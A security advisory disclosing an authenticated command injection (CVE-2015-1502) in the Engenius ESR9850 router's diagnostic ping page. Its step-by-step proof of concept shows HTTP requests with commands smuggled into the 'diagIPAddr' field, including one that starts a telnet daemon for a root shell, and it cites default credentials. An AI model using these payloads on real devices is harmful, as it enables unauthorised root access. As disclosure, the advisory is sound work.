MWR LABS

Security Advisory

Engenius ESR9850 Authenticated Remote Code Execution

29/07/2016

Software	Router Firmware 2.1.3
Affected Versions	2.1.3 *Older versions were not tested, but could be vulnerable.
CVE Reference	CVE-2015-1502
Author	Jeremy Soh
Severity	Medium
Vendor	Engenius Network Singapore Pte. Ltd.
Vendor Response	No response.

Description:

The Engenius ESR9850 Wireless Router is vulnerable to 'command injection' via the device's web administrative interface. Arbitrary commands can be executed and the outputs of injected commands can be observed partially (only a single line) from the HTTP response. In addition, due to the availability of the 'utelnetd' binary present in the device, a telnet service can be invoked through this command injection vulnerability and subsequently be connected via port 23 to a gain root shell access without requiring further authentication. This vulnerability requires authenticated access (HTTP basic authentication) to the web administrative interface.

*There is an option which allows administrative access through the internet via port 8080 but this has to be manually turned on by the administrator. By default, the web interface can only be accessed locally. When the option is enabled, the risk rating increases significantly.

Impact:

An attacker could gain full administrative access (root) to the embedded operating system running Busybox 1.7.5 on Linux kernel 2.6.21. This allows the attacker to perform privileged actions beyond the device's web administrative interface.

Cause:

The URL that is vulnerable to command injection is located at http://[device_ip_address]/sysdiag.htm and the affected parameter is 'diagIPAddr'. The intended design of the page is to allow users to perform 'ping' action for diagnostic purposes. Although the page contains JavaScript to disallow user from submitting any other form of inputs except for an IP address, the HTTP request can be intercepted to bypass the client-side check. In addition, there is a lack of server-side validation on the 'diagIPAddr' parameter and the untrusted input is placed in-line with the shell statement. As a result, command injection can be achieved by appending ';' to the back of the normal input (in this case, an IP address) and followed by an arbitrary Linux command.

Interim Workaround:

Ensure that access to web administrative interface is protected with a strong password that is at least 12 characters long and contains at least once of every following instance:

- A uppercase alphabet

- A lowercase alphabet
- A number
- A special character

In addition, use HTTPS to prevent Man-in-the-Middle attack that could compromise the credentials in-transit between the administrator and the router.


Solution:

No official fix at this point in time.

It should also be noted that the product has been discontinued.

Technical details

1. Browse to vulnerable page at http://192.168.0.1/, login using default credentials admin:admin (factory settings) and visit: Tools -> Diagnosis




This page can diagnose the current network status

Address to Ping : 192.168.0.1

Ping Result : 192.168.0.1 is alive!


2. Intercept the HTTP request using a HTTP proxy/interceptor and observe the response.



```
POST /sysdiag.htm HTTP/1.1
Host: 192.168.0.1
Proxy-Connection: keep-alive
Content-Length: 63
Cache-Control: max-age=0
Authorization: Basic YWRtaW46YWRtaW4=
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Origin: http://192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux i686)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/37.0.2062.120 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.0.1/sysdiag.htm
Accept-Encoding: gzip,deflate
Accept-Language: en-US,en;q=0.8

page=sysdiag&diagIPAddr=192.168.0.1&StartPing=Start&dia
gResult=
```

```
HTTP/1.0 200 OK
Pragma: no-cache
Content-Type: text/html

<html><head><title></title>
<link rel="stylesheet" href="setcss.htm">
<meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1">
<script type="text/javascript"
src="getlanguagejs.htm"></script>
<script language="JavaScript"
src="file/functionjs.htm"></script>
<script type="text/javascript">
var sysOPMode=0;
var pingResult="192.168.0.1 is alive!";
function pingcheck() {
var f = document.formDiag;
if(f.diagIPAddr.value=="")
{
alert(showText(477));
setFocus(f.diagIPAddr);
return false;
```


3. Append the parameter ‘diagIPAddr’ with *“;ls+-al”*. You should observe the ‘ls’ is successful with partial results (only a single line) in the HTTP response.



```
POST /sysdiag.htm HTTP/1.1
Host: 192.168.0.1
Proxy-Connection: keep-alive
Content-Length: 70
Cache-Control: max-age=0
Authorization: Basic YWRtaW46YWRtaW4=
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Origin: http://192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux i686)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/37.0.2062.120 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.0.1/sysdiag.htm
Accept-Encoding: gzip,deflate
Accept-Language: en-US,en;q=0.8

page=sysdiag&diagIPAddr=192.168.0.1;ls+-al&StartPing=St
art&diagResult=
```

```
HTTP/1.0 200 OK
Pragma: no-cache
Content-Type: text/html

<html><head><title></title>
<link rel="stylesheet" href="setcss.htm">
<meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1">
<script type="text/javascript"
src="getlanguagejs.htm"></script>
<script language="JavaScript"
src="file/functionjs.htm"></script>
<script type="text/javascript">
var sysOPMode=0;
var pingResult="drwxr-xr-x   10 0         0
0 Jan  1 00:00 var";
function pingcheck() {
var f = document.formDiag;
if(f.diagIPAddr.value=="")
{
alert(showText(477));
setFocus(f.diagIPAddr);
return false;
}
else if (!(HOST_NAME1_REGX.test(f.diagIPAddr.value) ||
IP_REGX.test(f.diagIPAddr.value) ))
{
```


FURTHER INFORMATION: Due to limited verbosity and flexibility, a full shell is much desired. Perform ‘grep –v –e expression1 –e expression2 …’ (grep inverse select) and recursively ‘ls –al’ the directory in order to gain information of the directory contents.



```
POST /sysdiag.htm HTTP/1.1
Host: 192.168.0.1
Proxy-Connection: keep-alive
Content-Length: 106
Cache-Control: max-age=0
Authorization: Basic YWRtaW46YWRtaW4=
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Origin: http://192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux i686)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/37.0.2062.120 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.0.1/sysdiag.htm
Accept-Encoding: gzip,deflate
Accept-Language: en-US,en;q=0.8

page=sysdiag&diagIPAddr=192.168.0.1;ls+-al|grep+-v+-e+v
ar+-e+usr+-e+tmp+-e+sys&StartPing=Start&diagResult=
```


```
HTTP/1.0 200 OK
Pragma: no-cache
Content-Type: text/html

<html><head><title></title>
<link rel="stylesheet" href="setcss.htm">
<meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1">
<script type="text/javascript"
src="getlanguagejs.htm"></script>
<script language="JavaScript"
src="file/functionjs.htm"></script>
<script type="text/javascript">
var sysOPMode=0;
var pingResult="drwxr-xr-x    3 0         0
0 Jan  1  1970 storage";
function pingcheck() {
var f = document.formDiag;
if(f.diagIPAddr.value=="")
{
alert(showText(477));
setFocus(f.diagIPAddr);
return false;
}
```

4. Using information obtained, a ‘utelnetd’ binary is discovered at the following directory: /apps/sbin/utelnetd
Launch the telnet service by giving the command: /apps/sbin/utelnetd start




```
POST /sysdiag.htm HTTP/1.1
Host: 192.168.0.1
Proxy-Connection: keep-alive
Content-Length: 89
Cache-Control: max-age=0
Authorization: Basic YWRtaW46YWRtaW4=
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/37.0.2062.120 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.0.1/sysdiag.htm
Accept-Encoding: gzip,deflate
Accept-Language: en-US,en;q=0.8

page=sysdiag&diagIPAddr=192.168.0.1;/apps/sbin/utelnetd+start&StartPing=Start&
diagResult=
```

5. After about 5-10 seconds, re-perform an NMAP scan against 192.168.0.1 and a new service is to be discovered – telnet 23/tcp.



```
root@kali:~/2.Projects/esr9850# nmap 192.168.0.1 -v

Starting Nmap 6.47 ( http://nmap.org ) at 2015-01-15 15:11 HKT
Initiating Ping Scan at 15:11
Scanning 192.168.0.1 [4 ports]
Completed Ping Scan at 15:11, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:11
Completed Parallel DNS resolution of 1 host. at 15:11, 0.00s elapsed
Initiating SYN Stealth Scan at 15:11
Scanning esr9850.esr9850 (192.168.0.1) [1000 ports]
Discovered open port 143/tcp on 192.168.0.1
Discovered open port 23/tcp on 192.168.0.1
Discovered open port 110/tcp on 192.168.0.1
```


FURTHER INFORMATION – A further inspection indicated that the HTTP server is running at root privileges. Spawning the ‘utelnetd’ using root privileges which eventually yielded a root shell via telnet service.



```
POST /sysdiag.htm HTTP/1.1
Host: 192.168.0.1
Proxy-Connection: keep-alive
Content-Length: 66
Cache-Control: max-age=0
Authorization: Basic YWRtaW46YWRtaW4=
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Origin: http://192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux i686)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/37.0.2062.120 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.0.1/sysdiag.htm
Accept-Encoding: gzip,deflate
Accept-Language: en-US,en;q=0.8

page=sysdiag&diagIPAddr=192.168.0.1;id&StartPing=Start&
```


```
HTTP/1.0 200 OK
Pragma: no-cache
Content-Type: text/html

<html><head><title></title>
<link rel="stylesheet" href="setcss.htm">
<meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1">
<script type="text/javascript"
src="getlanguagejs.htm"></script>
<script language="JavaScript"
src="file/functionjs.htm"></script>
<script type="text/javascript">
var sysOPMode=0;
var pingResult="uid=0 gid=0";
function pingcheck() {
var f = document.formDiag;
if(f.diagIPAddr.value=="")
{
```

6. Connect to the telnet service using ‘telnet 192.168.0.1’. You should observe that the telnet shell is running at UID 0 (or at root privileges).




```
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.


BusyBox v1.7.5 (2012-02-22 15:26:25 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# id
uid=0 gid=0
# ls
apps          dev           lib           sbin          usr
appscore      etc           mnt           storage       var
appscore.sqsh init          opt           sys
